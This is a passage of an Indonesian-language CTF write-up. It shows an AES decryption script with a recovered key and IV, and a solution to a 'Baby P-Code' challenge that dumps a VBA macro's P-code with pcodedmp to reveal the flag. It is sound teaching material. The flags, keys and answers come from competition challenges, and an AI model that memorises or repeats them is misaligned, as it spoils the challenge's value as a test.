
Sekarang kita bisa membuat script untuk melakukan *decryption* terhadap file-file menarik tadi yang telah terenkripsi oleh AES.

Solusi

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

def decrypt_file(encrypted_file_path, decrypted_file_path, key, iv):
    cipher = AES.new(key, AES.MODE_CBC, iv)
    with open(encrypted_file_path, 'rb') as encrypted_file:
        encrypted_data = encrypted_file.read()
        decrypted_data = unpad(cipher.decrypt(encrypted_data[16:]),
AES.block_size)
        with open(decrypted_file_path, 'wb') as decrypted_file:
            decrypted_file.write(decrypted_data)
    print(f"File decrypted: {decrypted_file_path}")

key = 'ea0aaa5d53dddfe1'.encode()
iv = '15ccfc351be2d69c'.encode()
```

```
encrypted_file_path =
'seccreetttttt_credentialll_confidentalll_moodd_booossteerrrr.pdf'
decrypted_file_path = 'flag.pdf'

decrypt_file(encrypted_file_path, decrypted_file_path, key, iv)
```

Hasil



REVERSE ENGINEERING

Baby P-Code

Flag: gemastik{1_4m_st0mped____hmmm}

Deskripsi

This is not a malware document but contains a `macros` flag checker, but since everyone is trust-issue, generally most people will **not** activate the macros and go to `Developer` Tab in their Ms Excel and go to `Visual Basic` or `Macros` to edit the VBA subroutine right? .... right?

Download the challenge file here -> `https://mega.nz/file/hNxTnajZ#-Sxh6Dxl8BZa5_4nWyKxuQNROgH6_wthAEb07sIAdh0`


Reference Walkthrough = https://support.microsoft.com/en-us/office/find-help-on-using-the-visual-basic-editor-61404b99-84af-4aa3-b1ca-465bc4f45432

Your `developer` tab is not showing? Go to `File` -> `Options` -> `Customize Ribbon` and check that Developer navigation bar ~

Author: aseng & kosong

Informasi Terkait Soal

Melalui deskripsi soal, kita mengetahui bahwa ada macro di file .xls ini, sehingga kita coba ke editor Visual Basic dan terlihat macronya.



Pendekatan

Jika targetString di decode (ASCII - char), akan menghasilkan *fake flag*, yaitu gemastik{this_1s_n0t_the_flag}. Sehingga kita perlu mencari cara lain.

Setelah mencari informasi terkait P-Code, terdapat sebuah tool yaitu **pcodedmp** (https://github.com/bontchev/pcodedmp) yang dapat melakukan *disassemble* untuk file yang memiliki macro VBA, yang dimana sebuah macro memiliki 3 bentuk, yaitu *source code* yang menghasilkan *fake flag*, **P-code**, dan execode.

Kemudian kita coba pcodedmp di file .xls *challenge* dan kita pun mendapat P-code nya.

```
> $ pcodedmp gemastik.xls
Processing file: gemastik.xls
=============================================================================
=======
dir stream: _VBA_PROJECT_CUR/VBA/dir
-----------------------------------------------------------------------------
-------
dir stream after decompression:
754 bytes
dir stream parsed:
00000000:  PROJ_SYSKIND:
00000000   01 00 00 00                                          ....

0000000A:  UNKNOWN:
00000000   05 00 00 00                                          ....

00000014:  PROJ_LCID:
00000000   09 04 00 00                                          ....

0000001E:  PROJ_LCIDINVOKE:
00000000   09 04 00 00                                          ....

00000028:  PROJ_CODEPAGE:
00000000   E4 04                                                ..

00000030:  PROJ_NAME:
00000000   56 42 41 50 72 6F 6A 65 63 74                        VBAProject

00000040:  PROJ_DOCSTRING
00000046:  PROJ_UNICODE_DOCSTRING
0000004C:  PROJ_HELPFILE
00000052:  PROJ_UNICODE_HELPFILE
00000058:  PROJ_HELPCONTEXT:
00000000   00 00 00 00                                          ....

00000062:  PROJ_LIBFLAGS:
00000000   00 00 00 00                                          ....

0000006C:  PROJ_VERSION:
```

```
00000000   EB 34 B3 68 02 00                                 .4.h..

00000078:  PROJ_CONSTANTS
0000007E:  PROJ_UNICODE_CONSTANTS
00000084:  PROJ_REFNAME_PROJ:
00000000   73 74 64 6F 6C 65                                 stdole

00000090:  PROJ_UNICODE_REFNAME_PROJ:
00000000   73 00 74 00 64 00 6F 00 6C 00 65 00               s.t.d.o.l.e.

000000A2:  PROJ_LIBID_REGISTERED:
00000000   5E 00 00 00 2A 5C 47 7B 30 30 30 32 30 34 33 30
^...*\G{00020430
00000010   2D 30 30 30 30 2D 30 30 30 30 2D 43 30 30 30 2D
-0000-0000-C000-
00000020   30 30 30 30 30 30 30 30 30 30 34 36 7D 23 32 2E
000000000046}#2.
00000030   30 23 30 23 43 3A 5C 57 69 6E 64 6F 77 73 5C 53
0#0#C:\Windows\S
00000040   79 73 57 4F 57 36 34 5C 73 74 64 6F 6C 65 32 2E
ysWOW64\stdole2.
00000050   74 6C 62 23 4F 4C 45 20 41 75 74 6F 6D 61 74 69  tlb#OLE
Automati
00000060   6F 6E 00 00 00 00 00 00                           on......

00000110:  PROJ_REFNAME_PROJ:
00000000   4F 66 66 69 63 65                                 Office

0000011C:  PROJ_UNICODE_REFNAME_PROJ:
00000000   4F 00 66 00 66 00 69 00 63 00 65 00               O.f.f.i.c.e.

0000012E:  PROJ_LIBID_REGISTERED:
00000000   9A 00 00 00 2A 5C 47 7B 32 44 46 38 44 30 34 43
....*\G{2DF8D04C
00000010   2D 35 42 46 41 2D 31 30 31 42 2D 42 44 45 35 2D
-5BFA-101B-BDE5-
00000020   30 30 41 41 30 30 34 34 44 45 35 32 7D 23 32 2E
00AA0044DE52}#2.
00000030   30 23 30 23 43 3A 5C 50 72 6F 67 72 61 6D 20 46
0#0#C:\Program F
00000040   69 6C 65 73 20 28 78 38 36 29 5C 43 6F 6D 6D 6F  iles
(x86)\Commo
00000050   6E 20 46 69 6C 65 73 5C 4D 69 63 72 6F 73 6F 66  n
Files\Microsof
00000060   74 20 53 68 61 72 65 64 5C 4F 46 46 49 43 45 31  t
Shared\OFFICE1
```

```
00000070   36 5C 4D 53 4F 2E 44 4C 4C 23 4D 69 63 72 6F 73   6\MSO.DLL#Micros
00000080   6F 66 74 20 4F 66 66 69 63 65 20 31 36 2E 30 20   oft Office 16.0
00000090   4F 62 6A 65 63 74 20 4C 69 62 72 61 72 79 00 00   Object Library..
000000A0   00 00 00 00                                       ....

000001D8:  PROJ_MODULECOUNT:
00000000   02 00                                            ..

000001E0:  PROJ_COOKIE:
00000000   B5 3E                                            .>

000001E8:  MOD_NAME:
00000000   54 68 69 73 57 6F 72 6B 62 6F 6F 6B              ThisWorkbook

000001FA:  MOD_UNICODE_NAME:
00000000   54 00 68 00 69 00 73 00 57 00 6F 00 72 00 6B 00   T.h.i.s.W.o.r.k.
00000010   62 00 6F 00 6F 00 6B 00                          b.o.o.k.

00000218:  MOD_STREAM:
00000000   51 54 31 4E 57 55 44 37 48 59 38 4D              QT1NWUD7HY8M

0000022A:  MOD_UNICODESTREAM:
00000000   54 00 68 00 69 00 73 00 57 00 6F 00 72 00 6B 00   T.h.i.s.W.o.r.k.
00000010   62 00 6F 00 6F 00 6B 00                          b.o.o.k.

00000248:  MOD_DOCSTRING
0000024E:  MOD_UNICODE_DOCSTRING
00000254:  MOD_TEXTOFFSET:
00000000   E1 08 00 00                                      ....

0000025E:  MOD_HELPCONTEXT:
00000000   00 00 00 00                                      ....

00000268:  MOD_COOKIETYPE:
00000000   8A 4F                                            .O

00000270:  MOD_FBASMOD_Classes
00000276:  MOD_END
0000027C:  MOD_NAME:
00000000   53 68 65 65 74 31                               Sheet1
```

```
00000288:  MOD_UNICODE_NAME:
00000000   53 00 68 00 65 00 65 00 74 00 31 00            S.h.e.e.t.1.

0000029A:  MOD_STREAM:
00000000   51 54 31 4E 57 55                             QT1NWU

000002A6:  MOD_UNICODESTREAM:
00000000   53 00 68 00 65 00 65 00 74 00 31 00            S.h.e.e.t.1.

000002B8:  MOD_DOCSTRING
000002BE:  MOD_UNICODE_DOCSTRING
000002C4:  MOD_TEXTOFFSET:
00000000   2D 03 00 00                                   -...

000002CE:  MOD_HELPCONTEXT:
00000000   00 00 00 00                                   ....

000002D8:  MOD_COOKIETYPE:
00000000   85 B4                                         ..

000002E0:  MOD_FBASMOD_Classes
000002E6:  MOD_END
000002EC:  PROJ_EOF
--------------------------------------------------------------------------
-------
_VBA_PROJECT stream:
2546 bytes
Identifiers:

0000: Excel
0001: VBA
0002: Win16
0003: Win32
0004: Win64
0005: Mac
0006: VBA6
0007: VBA7
0008: VBAProject
0009: stdole
000A: Office
000B: ThisWorkbook
000C: _Evaluate
000D: checkflag
000E: targetString
000F: checkString
0010: Chr
```

```
0011: MsgBox
0012: Range
0013: Value
0014: Workbook_Open
0015: Sheet1
0016: Workbook
0017: _B_var_Chr

_VBA_PROJECT parsing done.
------------------------------------------------------------------------
-------
Module streams:
_VBA_PROJECT_CUR/VBA/ThisWorkbook - 2551 bytes
Line #0:
      FuncDefn (Private Sub checkflag())
Line #1:
      Dim
      VarDefn targetString (As String)
Line #2:
      Dim
      VarDefn checkString (As String)
Line #3:
Line #4:
      LineCont 0x0010 25 00 13 00 48 00 13 00 6B 00 13 00 8E 00 13 00
      LitDI2 0x0067
      ArgsLd Chr 0x0001
      LitDI2 0x0065
      ArgsLd Chr 0x0001
      Concat
      LitDI2 0x006D
      ArgsLd Chr 0x0001
      Concat
      LitDI2 0x0061
      ArgsLd Chr 0x0001
      Concat
      LitDI2 0x0073
      ArgsLd Chr 0x0001
      Concat
      LitDI2 0x0074
      ArgsLd Chr 0x0001
      Concat
      LitDI2 0x0069
      ArgsLd Chr 0x0001
      Concat
      LitDI2 0x006B
      ArgsLd Chr 0x0001
```

```
    Concat
    LitDI2 0x007B
    ArgsLd Chr 0x0001
    Concat
    LitDI2 0x0031
    ArgsLd Chr 0x0001
    Concat
    LitDI2 0x005F
    ArgsLd Chr 0x0001
    Concat
    LitDI2 0x0034
    ArgsLd Chr 0x0001
    Concat
    LitDI2 0x006D
    ArgsLd Chr 0x0001
    Concat
    LitDI2 0x005F
    ArgsLd Chr 0x0001
    Concat
    LitDI2 0x0073
    ArgsLd Chr 0x0001
    Concat
    LitDI2 0x0074
    ArgsLd Chr 0x0001
    Concat
    LitDI2 0x0030
    ArgsLd Chr 0x0001
    Concat
    LitDI2 0x006D
    ArgsLd Chr 0x0001
    Concat
    LitDI2 0x0070
    ArgsLd Chr 0x0001
    Concat
    LitDI2 0x0065
    ArgsLd Chr 0x0001
    Concat
    LitDI2 0x0064
    ArgsLd Chr 0x0001
    Concat
    LitDI2 0x005F
    ArgsLd Chr 0x0001
    Concat
    LitDI2 0x005F
    ArgsLd Chr 0x0001
    Concat
```

```
      LitDI2 0x005F
      ArgsLd Chr 0x0001
      Concat
      LitDI2 0x005F
      ArgsLd Chr 0x0001
      Concat
      LitDI2 0x0068
      ArgsLd Chr 0x0001
      Concat
      LitDI2 0x006D
      ArgsLd Chr 0x0001
      Concat
      LitDI2 0x006D
      ArgsLd Chr 0x0001
      Concat
      LitDI2 0x006D
      ArgsLd Chr 0x0001
      Concat
      LitDI2 0x007D
      ArgsLd Chr 0x0001
      Concat
      St targetString
Line #5:
      LitStr 0x0002 "A1"
      ArgsLd Range 0x0001
      MemLd Value
      Ld targetString
      Eq
      IfBlock
Line #6:
      LitStr 0x0008 "Correct!"
      ArgsCall MsgBox 0x0001
Line #7:
      ElseBlock
Line #8:
      LitStr 0x000A "Incorrect!"
      ArgsCall MsgBox 0x0001
Line #9:
      EndIfBlock
Line #10:
      EndSub
Line #11:
Line #12:
      FuncDefn (Sub Workbook_Open())
Line #13:
      ArgsCall checkflag 0x0000
```

```
Line #14:
      EndSub
_VBA_PROJECT_CUR/VBA/Sheet1 - 1091 bytes
```

Solusi

Dari P-code yang telah didapatkan, terdapat suatu bagian kode yang terlihat menarik:

```
LitDI2 0x0067
ArgsLd Chr 0x0001
LitDI2 0x0065
ArgsLd Chr 0x0001
Concat
LitDI2 0x006D
ArgsLd Chr 0x0001
Concat
LitDI2 0x0061
ArgsLd Chr 0x0001
Concat
LitDI2 0x0073
ArgsLd Chr 0x0001
Concat
LitDI2 0x0074
ArgsLd Chr 0x0001
Concat
LitDI2 0x0069
ArgsLd Chr 0x0001
Concat
LitDI2 0x006B
ArgsLd Chr 0x0001
Concat
LitDI2 0x007B
ArgsLd Chr 0x0001
Concat
LitDI2 0x0031
ArgsLd Chr 0x0001
Concat
LitDI2 0x005F
ArgsLd Chr 0x0001
Concat
LitDI2 0x0034
ArgsLd Chr 0x0001
Concat
LitDI2 0x006D
ArgsLd Chr 0x0001
```

```
Concat
LitDI2 0x005F
ArgsLd Chr 0x0001
Concat
LitDI2 0x0073
ArgsLd Chr 0x0001
Concat
LitDI2 0x0074
ArgsLd Chr 0x0001
Concat
LitDI2 0x0030
ArgsLd Chr 0x0001
Concat
LitDI2 0x006D
ArgsLd Chr 0x0001
Concat
LitDI2 0x0070
ArgsLd Chr 0x0001
Concat
LitDI2 0x0065
ArgsLd Chr 0x0001
Concat
LitDI2 0x0064
ArgsLd Chr 0x0001
Concat
LitDI2 0x005F
ArgsLd Chr 0x0001
Concat
LitDI2 0x005F
ArgsLd Chr 0x0001
Concat
LitDI2 0x005F
ArgsLd Chr 0x0001
Concat
LitDI2 0x005F
ArgsLd Chr 0x0001
Concat
LitDI2 0x0068
ArgsLd Chr 0x0001
Concat
LitDI2 0x006D
ArgsLd Chr 0x0001
Concat
LitDI2 0x006D
ArgsLd Chr 0x0001
Concat
```

```
LitDI2 0x006D
ArgsLd Chr 0x0001
Concat
LitDI2 0x007D
ArgsLd Chr 0x0001
Concat
St targetString
```

Dimana value-value dari LitDI2 merupakan hex yang terlihat merupakan karakter biasa, sehingga kita bisa menggunakan CyberChef.

Hasil